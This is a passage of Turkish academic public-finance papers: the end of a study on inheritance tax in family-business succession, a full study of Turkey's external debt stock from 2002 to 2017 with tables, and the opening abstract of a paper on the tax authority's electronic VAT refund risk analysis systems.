Sağlar arasında gerçekleşen ivazsız intikallerde ise istisna oranı 4.656 TL'dir. Kanunda belirtilen değerlendirme esasları dikkate alınarak matrah belirlendikten sonra oran; veraset ve ivazsız intikaller için ayrı ayrı belirlenmiştir. Aile şirketlerinde matrah tespit edilirken; bilanço esasına göre defter tutuluyorsa ölüm tarihinde denk gelen yılın bilançosuna göre bulunan öz sermayeden, işletme defteri esasına tabi olanlarda ise murisin ölüm tarihinde beyan edilen ticari bilanço karı esas alınmaktadır (Tosuner & Arıkan, 2017:524). 2018 yılı için geçerli olan Veraset ve İntikal Vergisi tarifesi aşağıda belirtilmiştir.

Tablo 7: Veraset ve İntikal Vergisi Tarifesi 2018

Matrah	Veraset Yoluyla İntikalde Oran	İvazsız İntikallerde Oran	
		Anne, baba, eş ve çocuklardan intikaller (evlatlıklar hariç)	Diğer Kişilerden intikaller
İlk 240.000 lira için	1	5	10
Sonra gelen 570.000 lira için	3	7,5	15
Sonra gelen 1.270.000 lira için	5	10	20
Sonra gelen 2.200.000 lira için	7	12,5	25
4.280.000 lirayı aşan kısım için	10	15	30

Kaynak: <https://www.verginet.net/dtt/11/Vergi-Sirkuleri-2018-6.aspx>

Veraset ve İntikal Vergisi uygulaması dikkate alındığında ülkemizde hibe yoluyla aile şirketlerinin bir sonraki nesile devrinde daha fazla vergi alınmaktadır. KPMG'nin raporuna göre değeri 10 milyon Euro olan bir aile şirketi için ülkemizde hibe yoluyla devrinde 1.4 milyon Euro vergi alınırken veraset yolu ile devrinde ise 446.000 Euro vergi alınmaktadır (TOBB, 2016:48). Dolayısıyla ülkemizde aile şirketlerini vergisel yönden ölüm sonrasında miras yolu ile devredilmesi daha avantajlıdır. Bu durum da genç neslin şirket yönetiminde söz sahibi olmasını engellemektedir.

SONUÇ

Bir aile şirketinin en büyük başarısı piyasada kalıcılığını sağlamasıdır. Şirketin ilk kuşak sahiplerinden diğer kuşak aile bireylerine aktarımı sağlandıkça şirketin hem piyasa değeri artmakta hem de ülke ekonomisi açısından yarattığı katma değer yükselmektedir. Aile şirketlerinin ülke ekonomileri içindeki payının yüksekliği dikkate alındığında bu şirketlerin ekonomik ömürlerinin uzaması sürdürülebilir büyümenin sağlanmasında kilit rol üstlenmektedir.

Aile şirketleri açısından devir süreci iyi planlanması şirketin ekonomik faaliyetlerini sürdürmesi için hayati önem taşımaktadır. Aile şirketlerinin devrinin zamanlamasını belirleyen bireysel, ailesel ve ekonomik faktörler bulunmaktadır. Bu faktörler içinde vergi, devir sürecini belirleyen tek ve en önemli faktör olmasa da yarattığı maliyet dolayısıyla şirket sahipleri tarafından dikkate alınması gereken bir

unsurdur. Bu kapsamda çalışmamızda aile şirketlerinin devir yönetiminin seçiminde Veraset ve İntikal Vergisi'nin etkisi üzerinde durulmuştur. Başka bir ifade ile çalışmamızda; aile şirketleri şirket sahibi yaşarken mi yoksa öldükten sonra mı devredilmesinin daha avantajlı olduğu vergisel açıdan ele alınmıştır. Bu değerlendirme yapılırken KPMG tarafından aile şirketleri için hazırlanan rapor esas alınmış sonrasında ise seçilen ülkelerde ve Türkiye'de devir sürecinde uygulanan başta Veraset ve İntikal Vergisi, Hediye Vergisi ve diğer vergilerin nasıl alındığı incelenmiştir.

İncelenen ülkelerle ilgili olarak elde edilen genel sonuç gelişmiş ekonomilerde aile şirketlerinin devir süreçlerinde vergi yükü gelişmiş ekonomilerde daha yüksek olduğudur. Vergi oranları bu ekonomilerde yüksek olmasına rağmen ülke aile şirketlerinin ülke ekonomilerine yaptıkları katkılar dikkate alınarak istisnalar ile bu şirketlerin vergi yükleri düşürülmektedir. Gelişmekte olan ülkelerde ise Veraset ve İntikal Vergisi oranları düşük tutulmakta ve sistemde yer alan istisnalar ile mükelleflerin vergi yükleri düşürülmektedir. Bu durumun nedeni gelişmemekte olan ülkelerin büyüme ve kalkınmalarını gerçekleştirebilmek için servet birikimine ihtiyaç duymalarıdır. İncelenen ülkeler içerisinde Japonya ve Güney Afrika'da hem ölüm halinde hem de işletme sahibi hayatı boyunca yapılan devir işlemlerinde diğer ülkelere nazaran yüksek miktarda vergi alınmaktadır.

Sonuç olarak aile şirketlerinin devir sürecinde yüksek oranda vergi alındığına bu vergi şirket kaynaklarından veya şirket sahibinin özel mal varlığından ödenecektir. Bu durum şirketin yatırımlara aktarılabilecek fonlarının azalmasına neden olacaktır. Yatırımlar azaldığı için milli gelir seviyesi de düşecektir.

KAYNAKÇA

- Akbank, Deloitte, Sabancı Üniversitesi, EDU, TAIDER. (2016). *Aile Şirketlerinde Sürdürülebilir Başarının Anahtarları*.
- Aslan, İ., & Çınar, O. (2010). Bir Aile Şirketinin Kurumsallaşması: Yeniden Yapılandırma ve Varislerin Yönetime Hazırlanma Süreci. *Organizasyon ve Yönetim Bilimleri Dergisi*, 2(1), 89-97.
- Ateş, Ö. (2003, Ankara). Aile Şirketlerinde Değişim ve Süreklilik Anlayışı. *Ankara Üniversitesi Sosyal Bilimler Enstitüsü Yayınlanmış Doktora Tezi*.
- Deloitte. (2018). *Taxation and Investment in Australia in 2018*. 07 10, 2018 tarihinde <https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Tax/dtl-tax-australiaguide-2018.pdf> adresinden alındı
- Donnelley, R. (1988). The Family Business. *Family Business Review*, 1(4), 427-445.
- EU Commission. (2009). *Final Report of the Expert Group Overview of Business Relevant Issues: Research; Networks, Policy Measures and Existing Studies*. http://www.familienunternehmen.de/media/public/pdf/projekteveranstaltungen/expertengruppe-familienunternehmen/stiftung-familienunternehmen_expertengruppe_familienunternehmen_group-report-en.pdf (Erişim Tarihi:09.05.2018) .
- EY. (2017). *2017 Global Family Tax Monitör*. <http://www.familybusinesstaxindex.com/> (Erişim Tarihi:17.05.2018).
- EY. (2017). *Worldwide Estate and Inheritance Tax Guide*. [http://www.ey.com/Publication/vwLUAssets/ey-worldwide-estate-and-inheritance-tax-guide-2017/\\$File/ey-worldwide-estate-and-inheritance-tax-guide-2017.pdf](http://www.ey.com/Publication/vwLUAssets/ey-worldwide-estate-and-inheritance-tax-guide-2017/$File/ey-worldwide-estate-and-inheritance-tax-guide-2017.pdf) (Erişim Tarihi:25.05.2018) .
- IFC. (2011). *Aile Şirketleri Yönetim Rehberi*. https://www.ifc.org/wps/wcm/connect/20eddb004221059c8a46cb6e26473d89/IFC_Family_Business_Governance_Handbook_Turkish.pdf?MOD=AJPERES (Erişim Tarihi:11.07.2018),
- KPMG. (2016). *Aile Şirketlerinde Vergiye Küresel Bakış*.
- Onay Özkaya, M., & Muter Şengül, C. (2006). Aile Şirketlerinde Kurumsallaşma ve İkinci Kuşağın "Kurumsallaşması" Konusuna Bakış Açısı. *DEU İ.İ.B.F Dergisi*, 21(1), 109-126.
- Peksaygılı, M., & Tutan, M. (2015). Aile İşletmelerinde Yönetim Devri ve Temel Kurumsallaşma Uygulamaları: Ege Otomotiv Derneği Üyeleri Çalışması. *E-Journal of Yaşar University*, 10(37), 6432-6441.
- Sarbah, A., & Xiao, W. (2015). Good Corporate Governance Structures: A Must for Family Business. *Open Journal of Business and Management*, 3, 40-57.
- Şenyüz, D., Yüce, M., & Gerçek, A. (2018). *Türk Vergi Sistemi* (15.Baskı b.). Bursa: Ekin Yayınevi.

- Tagiuri, R., & Davis, J. (1996). Bivalent Attributes of Family Firm. *Family Business Review*, 9(2), 199-208.
<https://www.sehity.com/uploads/4/2/2/4/42243697/1.pdf> (Erişim Tarihi: 09.05.2018)
- TOBB. (2016). Aile şirketlerinin 2. Kuşağa Geisinde Hangi Yol Avantajlı. *Ekonomik Forum*, 48-49.
- Tosuner, M., & Arıkan, Z. (2017). *Türk Vergi Sistemi* (22.Baskı b.). İzmir: Kanyılmaz Matbaası.

Türkiye'nin Dış Borç Yapısındaki Dönüşüm: 2002-2017

Gül KAYALIDERE*

ÖZ

Maliye politikaları ile amaçlanan ekonomik büyüme ve istikrar, gelir dağılımında adalet belirli finansal araçlar ile hayata geçirilmektedir. Bilindiği üzere bunlar temelde kamu gelirleri, kamu harcamaları ve kamu borçları olarak sıralanır. Kamu borçlanması son dönemde olağan kamu geliri olarak önemini giderek arttırmıştır. Borçlar, iç-dış, özel-kamu, kısa-orta-uzun vadeli olarak farklı şekillerde kategorize edilerek incelenebilir. Çalışmada, Türkiye'de dış borçlanmanın yapısı incelenmeye çalışılmıştır. Öncelikle, borçlanma hakkında kavramsal açıklamalara yer verilmiş sonrasında 2002-2017 döneminde Türkiye'de dış borçlanma ile ilişkili verilerin gelişimi değerlendirilmiştir. Sonuç olarak dönem başı ve dönem sonu veriler incelendiğinde kamu sektörü ve özel sektör dış borçluluklarının arttığı ifade edilebilecektir. Ancak dikkat çekici olan özel sektör borçluluğunun daha hızlı bir artış eğilimi içinde olduğudur.

Anahtar Kelimeler: Borçlanma, Dış borçlanma, Kamu Sektörü Dış Borçları, Özel Sektör Dış Borçları

Jel Kodları: H63, A10

Transformation of Foreign Debt Strucutre of Turkey: 2002-2017

ABSTRACT

Economic growth and stability and fair distribution of income, as missions of the financial policies can be implemented through specific financial instruments. As it is known, they are basically listed as public revenues, public expenditures and public debts. Public borrowing has gradually increased its importance during the recent era as ordinary public revenue. Debts can be analyzed by categorizing as internal-foreign debts and short-medium-long term debts. In this study, the structure of foreign borrowing in Turkey is studied. First of all, conceptual descriptions on borrowing are provided and then development of data related with foreign borrowing of Turkey during 2002-2017 period, is evaluated. As a result, data from the period beginning and end is analyzed, it can be stated that foreign indebtedness of public and private sectors have increased. However, here the striking point is that the indebtedness of private sector is in a faster upward trend.

Key Words: Borrowing, Foreign Borrowing, Foreign Borrows of Public Sector,

Foreign Borrows of Private Sector

Jel Codes: H63, A10

GİRİŞ

Kamu maliyesi açısından bakıldığında borçlanma, kamu harcamaları ve kamu gelirlerine ek bir politika aracı olarak ifade edilir. Aslında olağan politika araçları arasında sayılmayan borçlanma, son dönemde olağan olarak kabul edilir hale gelmiştir. Giderek artan ihtiyaçlar, sosyal devlet anlayışı vb. nedenlerle kamu hizmetlerinin sunumunda yetersiz kalan kamu gelirleri (vergi gelirleri) sonucunda borçlanma ihtiyacı doğmuştur.

Çalışmada öncelikle kavramsal olarak borçlanma ile ilgili açıklamalar yapılmaya çalışılacak sonrasında 2002-2017 döneminde dış borç stokunun gelişimi kamu-özel sektör açısından değerlendirilecektir.

I. Borçlanma Kavramı ve Önemi

Borç, ödünç alınmış herhangi bir şey karşılığında yerine getirilmesi gereken yükümlülüktür. Borçlanma ise, belirli bir süre sonra geri ödenmek üzere para ve benzeri değerlerin ödünç alınmasıdır (Ulusoy, 2013:1). Batirel'e göre de borçlanma; belli bir vade sonunda geri ödenmek üzere para ve benzeri şeylerin belirli bir ek karşılık (faiz gibi) ödenmesi taahhüdüyle kişi veya kurumlardan alınmasıdır (Batirel, 1990:189). Anlaşılabacağı üzere borçlanma genel olarak geri ödenmek üzere alınmaktadır. Vergi gibi zorunlu ve karşılıksız değil belli bir bedelin ödenmesi karşılığı yapılır (Eğilmez,

* Doç. Dr., Manisa Celal Bayar Üniversitesi, İktisadi ve İdari Bilimler Fakültesi, Maliye Bölümü, gul.kayalidere@cbu.edu.tr

2016:102). Dolayısı ile belli bir maliyeti de beraberinde getirir. Bu maliyet kimi zaman faiz ile ölçülürken kimi zaman da ölçülemez değerler beklentisi ile alacaklıya tahsis edilir. Örneğin; borçlanma literatürü incelendiğinde borçlanmanın, manevi çıkarlar için de kullanıldığı görülür. Özellikle gelişmiş ülkeler çeşitli siyasi çıkar düşünceleri ile gelişmekte olan ülkelere finansal kaynak sağlayarak isteklerini kabul ettirmeye çalışabilmektedirler. Borçlanma literatüründe bu tip borçlara “politik borç” adı verilmektedir. Örneğin, gelişmiş ülkelerin ekonomik ve mali bakımdan güçsüz olan bir ülkeyi kendi ittifakına dahil etmek veya ittifaktan ayrılmamasını sağlamak, herhangi bir savaş durumunda bu ülkenin savaşa onun (gelişmiş ülkenin) saflarında katılmasını gerçekleştirmek, o ülkeyi siyasi bakımdan kendi kontrolü altında bulundurmak gibi siyasi amaçları söz konusu olabilmektedir. Bunun yanında, yabancı yönetimlerle dostluk ilişkilerini sürdürmek, borç veren ülkenin prestijinin yükselmesi, kendi vatandaşlarına birtakım çıkarlar sağlamak (mesela, borç veren ülkenin vatandaşlarına borç alan ülkede daha iyi davranılması) gibi uygulamalar da sayılabilir(Erdem, 2013:51).

Ancak, borçlanma politikası ne amaçla kullanılırsa kullanılsın ülkelerin ekonomisini etkileyen ve düzenleyen bir araç olması yadsınamayacaktır. Artan nüfus ve ihtiyaçlar, kamu harcamalarının finansmanında yetersiz kalan vergi gelirleri bu durumu kaçınılmaz kılar. Sosyal refah devleti anlayışı gereği vatandaşına hizmet sunmakla yükümlü olan yönetim, kamu harcamalarını vergi gelirleri ile finanse edemediği takdirde borçlanma aracını kullanmak zorunda kalır.

Borçlanma farklı şekillerde sınıflandırılmaktadır (Bekar, 2018:57): Vadelerine göre; dalgalı ve konsolide borçlar, zorunluluk durumuna göre; ihtiyari ve cebri, sağlandıkları kaynaklar bakımından; iç ve dış.

Çalışmada iç-dış borçlanma sınıflandırması kapsamında dış borçlanma temelinde değerlendirmeler yapılacaktır. Kamu ve özel sektörün dış borçlanma analizlerine yer verilecektir. İç borçlanma ülke içi kaynakların el değiştirmesi olarak değerlendirilmekte fakat dış borçlar bir başka ülkenin tasarruflarının kullanılması anlamına gelmektedir. Daha açık bir ifade ile, borçlanmanın kaynağı tasarruflardır. İç borçlanmada ülke içi tasarruflar kullanılırken dış borçlanmada ülke dışı tasarruflar transfer edilmektedir. Dolayısı ile sonuçları daha maliyetli bir işlem olarak değerlendirilmelidir. Dış borçlanmada ilk aşamada sağlanan kaynaklar ekonomide genişletici etki yapacak ve milli gelir artışına neden olacaktır ancak son aşamada yani borcun ifası sırasında ise ekonomiden kaynak çıkışı olacağı için daraltıcı bir etki kendini hissettirecektir (Ulusoy, 2006: 58).

Bu bağlamda özellikle dış borçlanma ile elde edilen kaynakların kullanım şekli ve sonuçları oldukça önem arzeder. Söz konusu fonlar, ekonomide katma değer yaratacak alanlara yönlendiğinde verimli kullanılmış olarak değerlendirilecektir. Ancak tersi durumda alınan borcun geri ödeme zamanı geldiğinde verimli kullanılamayan kaynağın finansmanı yönetimi (hükümeti) yeni arayışlara itebilecek ve ya yine borçlanarak bir çözüm bulunacak ya da yeni vergi uygulamaları devreye girecektir.

II. Türkiye’de Dış Borçlanma Nedenleri

Ekonomisi gelişme sürecinde olan ülkelerin dış borçlanmaya bakışı genellikle olumlu olmuştur. Gelişmekte olan ülkeler ya da az gelişmiş ülkeler olarak da ifade edilebilen ülkeler üretim faktörleri bakımından değerlendirildiğinde; tarımsal verimlilikteki yetersizlik, mevcut hammaddelerin hiç işlenmeden veya çok az işlenerek ihraç edilmesi gibi unsurlar dikkat çeker. Ayrıca, işgücünün niteliksiz olması ve işsizlik oranının fazlalığı, demografik yapıları, sermaye birikimindeki yetersizlik de söz konusu ülkelerin ortak özellikleri olarak kabul edilebilir. Bu ülkelerde kalkınma, ekonomilerindeki sanayileşme ile ilişkilendirilir. Daha açık bir ifade ile, milli gelirlerinden yatırımlara aktarılan pay ne kadar fazlaysa o kadar kalkınmış kabul edilmektedirler. Bu koşullar altında da ülke içi tasarrufların

yetersizliği, söz konusu ülkeleri yatırım yapma konusunda sınırlamakta ve çıkar yol olarak da dış kaynaklara başvurmalarını kaçınılmaz kılmaktadır. Kalkınmanın finansmanında dış kaynaklar içinde önemi olan dış borçlanma, ekonomideki tasarruf açığını gidermede etkili olurken döviz açığının kapatılması için de kullanılabilir. Ayrıca, savunma giderlerinin finansmanı, ekonomik dengenin korunması, büyük yatırım ve reformların finansmanı, doğal afet ve savaş gibi olağanüstü harcamaların gerektireceği kaynağın sağlanması gibi faktörlerin de ülkelerin dış borçlanma güdülerini arttırdığı ifade edilebilir (Taşar, 1999:334-335).

Bazı çalışmalarda borçlanma nedenlerinin genel olarak ikiye ayrılarak incelendiği görülür. Birincisi, kamu harcamalarını karşılamak için içeriden yeterli gelir kaynağı elde edilebilecek olmasına rağmen, harcamaların mal ithalatını gerektirmesi ve bu gereksinimin ülkelerin ödemeler dengesinde açıklara neden olmasıdır. İkincisi, ülkenin iç kaynaklarının kamu harcamalarını karşılayamamasıdır (Yaşa, 1981: 54-55, Şeker, 2006: 80).

Özetle, dış borçlanma nedenleri sıralanacak olursa, iç tasarruf yetersizliği, kalkınmada öncelikli altyapı yatırımlarının kaynak gereksinimi, sanayi yapısının dışa bağımlı olması, teknolojinin gelişmiş ülkelerin tekelinde olması ve yüksek teknoloji transferi için kaynak ihtiyacı, bütçe açıkları, yeterli hammadde ve ara maddelerin yetersizliği, dış ticaret açıkları ve döviz yetersizliği gibi pek çok unsur sayılabilecektir (Sayılğan, 2003:12-13). Son yıllarda özellikle Türkiye açısından dış borçlanmanın neden finansman kaynakları içinde öne çıktığı sorgulandığında ise en önemli unsurun milli gelirin arttırılamaması ve dolayısıyla gelir yaratılamamasının olduğu ifade edilebilecektir. Ayrıca, artan tüketim harcamaları ve ithalata dayalı üretimden kaynaklanan cari açıkta giderek yükselen eğilim de dış finansmanı gerektirmektedir.

III. Dış Borçların Türkiye Ekonomisindeki Gelişimi: Kamu Borçlanmasından Özel Borçlanmaya (2002-2017)

Borçlanma, bir ekonomik birimden diğerine belli bir süreliğine ve karşılığı belli bir bedelle ödenecek olan kaynak transferidir. Daha önce de değinildiği üzere ülkeler iç borçlanma yaptıklarında ülke içi kaynaklar el değiştirir. Dış borçlanmada ülke dışı kaynakların ülkeye aktarılması durumu söz konusudur ve bu durum makro iktisadi açıdan kırılabilirliği artırıcı sonuçlar doğurabilmektedir. Aşağıda yer alan Tablo 1’de Türkiye’de son dönemde dış borç yapısı hem vade hem de sektör bazında incelenmeye çalışılmıştır.

Tablo 1: Türkiye'nin Dış Borç Stoku (2002-2017)


(Milyar Dolar)	KAMU SEKTÖRÜ BORÇ STOKU				TCMB BORÇ STOKU				ÖZEL SEKTÖR BORÇ STOKU				TÜRKİYE		
	VADE		TOPLAM (I)	% değişim	VADE		TOPLAM (II)	% değişim	VADE		TOPLAM (III)	% değişim	BRÜT (I+II+III)	% değişim	BRÜT DİŞ BORÇ / GSYH (%)
	KISA	UZUN			KISA	UZUN			KISA	UZUN					
2002	0,9	63,6	64,5	-	1,7	20,3	22,0	-	13,9	29,2	43,1	-	129,6	-	54,8
2003	1,3	69,5	70,8	10%	2,9	21,5	24,4	11%	18,8	30,1	49,0	14%	144,2	11%	45,9
2004	1,8	73,8	75,7	7%	3,3	18,1	21,4	-12%	27,1	37,0	64,1	31%	161,2	12%	40,0
2005	2,1	68,3	70,4	-7%	2,8	12,7	15,4	-28%	34,0	50,9	84,9	33%	170,8	6%	34,2
2006	1,8	69,8	71,6	2%	2,6	13,1	15,7	2%	38,5	82,2	120,7	42%	208,0	22%	38,0
2007	2,2	71,4	73,5	3%	2,3	13,5	15,8	1%	38,7	121,9	160,6	33%	249,9	20%	36,9

2008	3,2	75,1	78,3	7%	1,9	12,2	14,1	-11%	47,4	141,0	188,4	17%	280,8	12%	36,2
2009	3,6	79,9	83,5	7%	1,8	11,4	13,2	-6%	43,6	128,5	172,1	-9%	268,8	-4%	41,5
2010	4,3	84,8	89,1	7%	1,6	10,0	11,6	-12%	71,4	119,6	191,0	11%	291,7	9%	37,8
2011	8,6	87,3	95,8	8%	1,2	8,1	9,3	-19%	73,3	126,8	200,1	5%	305,3	5%	36,7
2012	13,3	93,0	106,3	11%	1,0	6,1	7,1	-24%	88,1	140,5	228,5	14%	341,9	12%	39,3
2013	20,6	98,3	118,9	12%	0,8	4,4	5,2	-26%	111,9	156,4	268,2	17%	392,4	15%	41,3
2014	21,4	99,8	121,3	2%	0,3	2,1	2,5	-53%	113,4	167,9	281,3	5%	405,0	3%	43,3
2015	18,1	98,6	116,6	-4%	0,2	1,2	1,3	-47%	87,1	194,4	281,5	0%	399,5	-1%	46,3
2016	19,7	103,6	123,3	6%	0,1	0,7	0,8	-38%	81,7	202,4	284,1	1%	408,2	2%	47,3
2017	22,0	114,2	136,2	10%	0,1	0,6	0,7	-19%	95,6	220,7	316,4	11%	453,2	11%	53,3

Kaynak: Hazine Müsteşarlığı, www.hazine.gov.tr, Erişim: 10/05/2018.

Tablodaki gelişmeleri sektörler açısından değerlendirmek gerekirse, kamu ve özel sektör borç stoklarında sürekli artış trendi olduğu söylenmelidir. Özel sektör borç stoku, kamu sektörü borç stokuna oranla çok daha fazla artış göstermiştir.

Kamu sektörü borç stokundaki göreceli olarak daha yüksek (% 10 ve üzeri) artışlar koyu renkle ifade edilmiştir. Buna göre 2003, 2012, 2013 ve 2017 yılları kamu kesimi borç stokundaki oransal artışlar açısından ön plana çıkmaktadır. Borç stoku sadece 2005 ve 2015 yıllarında azalış göstermiştir. 2012 yılı kamu borç stokunun 100 milyar dolar üzerine çıktığı yıldır. Bu sektörde borçların vadeye göre değişimi incelenirse kısa vadeli borç stokundaki oransal artışın çok ciddi boyutlarda olduğu görülecektir. Kısa vadeli borç stokları 2002'den 2017 yılına kadarki dönemde 915 milyon dolardan 21,9 milyar dolara yaklaşık 24 kat artmıştır. Artış oranının en yüksek olduğu yıllar, 2008, 2011, 2012 ve 2013'tür. Uzun vadeli borç stokundaki artış hızı, kısa vadeli borç stokuna oranla daha yavaş gerçekleşmiştir. Uzun vadeli kamu borç stoku 2002'den 2017 yılına kadarki dönemde 63,6 milyar dolardan 114,2 milyar dolara yaklaşık %79,5 artış göstermiştir. Kamu kesimi kısa ve uzun vadeli borç stokundaki trend aşağıdaki grafikten çok daha net okunabilmektedir.




Özel sektör borç stokuna ilişkin gelişmeler ise şu şekildedir. Kısa vadeli özel sektör borç stokunun 2002 – 2017 döneminde 13,9 milyar dolardan 95,6 milyar dolara yaklaşık 6 kat (%590)


artmıştır. Aynı dönemde uzun vadeli özel kesim borç stokundaki artış 29,2 milyar dolardan 220,7 milyar dolara 6,5 kat (%655) düzeyindedir.

Özel sektörün kısa vadeli borç stokundaki artışlarda 2003, 2004, 2005, 2008, 2010, 2012, 2013 ve 2017 yılları öne çıkmıştır. Ancak özellikle 2010 yılına dikkatlice bakmak gereklidir. 2010 yılında kısa vadeli özel sektör borç stoku bir önceki yıla oranla %63,7 artış göstermiştir.


Özel sektörün uzun vadeli borç stokundaki artışlarında ise 2004, 2005, 2006, 2007, 2008, 2015 yılları ön plana çıkmıştır. Uzun vadeli borç stokunun tarihsel gelişiminde de 2006 yılının önemi büyüktür. 2006 yılında uzun vadeli özel kesim borç stoku bir önceki yıla göre %61,4 artmıştır.




Genel olarak borç stokunun kamu ve özel sektörler açısından gelişimi analiz edilirken ise aşağıdaki grafik kullanılabilir. 2002 – 2017 döneminde özel kesimin borç stokunda çok ciddi bir artış gözlenmektedir. Bu dönemde kamu sektörü borç stoku yaklaşık 2 kat artarken, özel kesim borç stokunun 7 kat arttığı görülmektedir.



TCMB toplam borç stoku ile kamu sektörü kısa vadeli borç stoku arasında tam ters bir ilişki mevcuttur. 2002’den 2017’ye geçerken borçlanmadaki yapısal değişim de göze çarpmaktadır.



Son olarak borçların GSYİH içindeki oransal ağırlığının yıllara göre gelişimini değerlendirmek gerekirse, borç/GSYİH oranının önce azalan sonra artan bir seyir izlediği görülecektir.



Grafikte toplam borç stoku ve GSYİH'ye ilişkin eksen değerleri sol taraftan (0 – 1.000.000 aralığı) Dış Borç/GSYİH oranına ilişkin eksen değerleri ise sağ taraftan (%0 – %60 aralığı) takip edilebilir. Borçlar 2002 – 2017 döneminde 129,6 milyar dolardan 453,2 milyara %249 artmıştır. GSYİH ise aynı dönemde 236 milyar dolardan 850 milyara %260 artış göstermiştir. Dolayısıyla borç/GSYİH oranında 2002'den (%54,8) 2017'ye (%53,3) ciddi bir değişim olmamış gibi görünmektedir. Ancak özellikle 2005 – 2011 döneminde GSYİH büyüme hızının borç artış hızından daha yüksek olmasına bağlı olarak borç/GSYİH oranının %34'ler seviyesine kadar gerileyebildiği görülecektir. 2011 sonrası dönemde dolar bazlı GSYİH azalış trendine girmiş, borçlar 2002'den beri süre gelen artış trendini korumuş, dolayısıyla borç/GSYİH oranı tekrar yükselmeye başlayarak 2017 yılında 2002 yılı seviyesine dönmüştür.

Değerlendirme ve Sonuç

Türkiye'de son dönem dış borç stokunun gelişiminin incelenmeye çalışıldığı araştırmada; hem özel hem de kamu sektörü dış borç stoklarında yükseliş seyri devam etmektedir. Özellikle gelişmekte olan ülkeler yetersiz kaynak ve altyapıları nedeniyle dış kaynaklara ihtiyaç duymaktadır. Dışarıdan gelen finansman belli riskleri de beraberinde taşır. Dış borçlanma ile ülke ekonomisine giren kaynaklar öncelikle gelir artışına neden olurlar, ancak geri ödeme zamanları geldiğinde de ekonomide daralmaya yol açabileceklerdir. Dış borçların sadece ekonomik değildir. Borcu veren ülke farklı taleplerle de borç alan ülke üzerinde hakimiyet kurmaya çalışabilecektir.

Türkiye ekonomisi gelişen bir yapıda olması özelliği ile alınan dış borç kaynaklarını verimli, katma değer oluşturabilecek alanlarda kullanma seçeneğine önem verir yapıda olmalıdır. Özellikle, gelişen teknolojiyi yakalama amaçlı ar-ge yatırımlarına yönelik kullanılan kaynaklar, yükte hafif ama pahada ağır değerler elde edilmesine olanak sağlayacaktır. Böylece orta gelir tuzağından uzaklaşma yönünde bir çıkış yolu yakalanabileceği ve dış borç geri ödemesinin ekonomide daralma yaratmayacağı düşünülmektedir.

İncelen dönemde, her iki sektörün de dış borç stoklarında artış izlenmiştir. Ancak kamu sektörüne nazaran özel sektörün borç yükündeki artış daha hızlı gerçekleşmiştir. Tabloda veriler Dolar cinsinden verilmiştir. Ancak vurgulamak gerekir ki, döviz kurunda bir artış olması dış borç yükünü de arttıracaktır. Üretimi ithalata dayalı bir özel sektör yapısında bu durum maliyetleri etkileyecek ve orta-uzun vadede enflasyona neden olabilecektir. Çalışmada kamu-özel ayrımı yapılsa da dış borç ülkenin borcu niteliğindedir. Özel sektörün dış borç ödemelerinde zorlanması kamu sektörünün inisiyatifi dışında düşülmemelidir. Özel sektörde yaşanan bir kriz nedeniyle üretim ve milli gelir azalışı yaşanabilecektir.

KAYNAKÇA

- BATIREL, Ö. Faruk (1990). *Kamu Maliyesi Teorisine Giriş*. Marmara Üniversitesi Yayınları No: 492, İstanbul.
- BEKAR, Ayşe G. (2018). Devlet Borçlarının Sınıflandırılması. *Devlet Borçları* içinde, Editörler: Kamil Tüğen, Haluk Egeli, Haluk Tandırcıoğlu, Kitapana Yayınevi, İzmir.
- EĞİLMEZ, Mahfi (2016). *Kamu Maliyesi*. Remzi Kitabevi, İstanbul.
- ERDEM, Metin (2013). *Devlet Borçları*. Ekin Yayınevi.
- HAZİNE MÜSTEŞARLIĞI, www.hazine.gov.tr
- SAYILGAN, Şevket (2003). Kamu Borçlanmasında Stratejik Yöntem: Dış Borçlanma. *Finans Dünyası*, Sayı: 166.
- ŞEKER, Murat (2006). Dış Borçlanmaya Teorik Bir Bakış ve Dış Borçların Ekonomik Etkileri. *Sosyoekonomi*, 3 (3), 73-92.
- TAŞAR, M. Okan (1999). Az Gelişmiş Ekonomilerde Dış Borçlanma ve Türkiye Açısından Bir Değerlendirme. *Selçuk Üniversitesi Hukuk Fakültesi Dergisi*, 7 (1-2), 331-347.
- ULUSOY, Ahmet (2006). *Devlet Borçlanması*. 3. Baskı, Mikro Yayıncılık, Trabzon.
- ULUSOY, Ahmet (2013). *Devlet Borçlanması*. Aksakal Kitabevi, Trabzon.
- YAŞA, Memduh (1981). *Devlet Borçları*. Has Kurtulmuş Matbaası, İstanbul.

Gelir İdaresi'nin KDV İadelerine İlişkin Elektronik Uygulamaları

İlker CALAYOĞLU*

Öz

Gelir idaresi, son zamanlarda veri madenciliği teknikleri ile elektronik denetimi oldukça etkin bir şekilde kullanmaya başlamıştır. İdare, bu kapsamda KDV İade Risk Analiz Sistemi (KDVİRA), Sahte Belge Risk Analiz Sistemi (SARP), Bandrollü Ürün İzleme Sistemi (BÜİS), Merkezi Risk Analizi ve Katmanlaştırma Modeli (MERAK), Veri Görselleştirme ve Analiz Sistemi (VEGAS) gibi vergi denetimine dair e-denetim uygulamaları ve kontrol araçları geliştirmiştir.

KDVİRA, 2010 yılı ocak ayında kullanılmaya başlanmıştır. Bu tarihten beri KDV iade işlemlerine dair çeşitli sorgulamaları uygulamaktadır. KDVİRA ve SARP bütünsel olarak çalışarak iade talep eden mükelleflere bildirim yapılmak üzere raporlar üretmektedir. Gerekliğinde daha derin kontroller için mükellef, vergi denetim kuruluna sevk edilmektedir. Mükellefin hatasının cinsine göre cezalar kesilmektedir.

Bu çalışmada, KDVİRA ve SARP sistemleri tanımlanacak, işleyişleri açıklanacak, sistemlerin raporları hakkında bilgiler verilecek, sistemlerin sonuçlarına dair istatistiki veriler paylaşılacak ve yorumlanacaktır.

Anahtar Kelimeler: GİB, KDV İadesi, Mükellef, e-Denetim

Jel Kodları: C88, H21, H26, M42, M48

Revenue Administration's Electronic Applications about VAT Refund

Abstract

In recent years, the revenue administration has implemented highly efficient electronic audit using data mining techniques. Within this scope, e-audit applications and control tools for tax audit such as VAT Refund Risk Analysis System (VATRRRA), The Fraud Document Risk Analysis System (FDRAS), Labeled Product Monitoring System (LPMS), Central Risk Analysis and Layering Model (CRALM) and Data Visualization and Analysis System (DVAS) have been developed by Revenue Administration.

VATRRRA has been started to be used in January 2010. Since that date, it has applied various inquiries about VAT refunds. VATRRRA and FDRAS work together to produce reports to taxpayers who are requesting VAT refund. If necessary, taxpayers are sent to the tax audit board for deeper inspections. Penalties are imposed according to the nature of the taxpayer's fault.

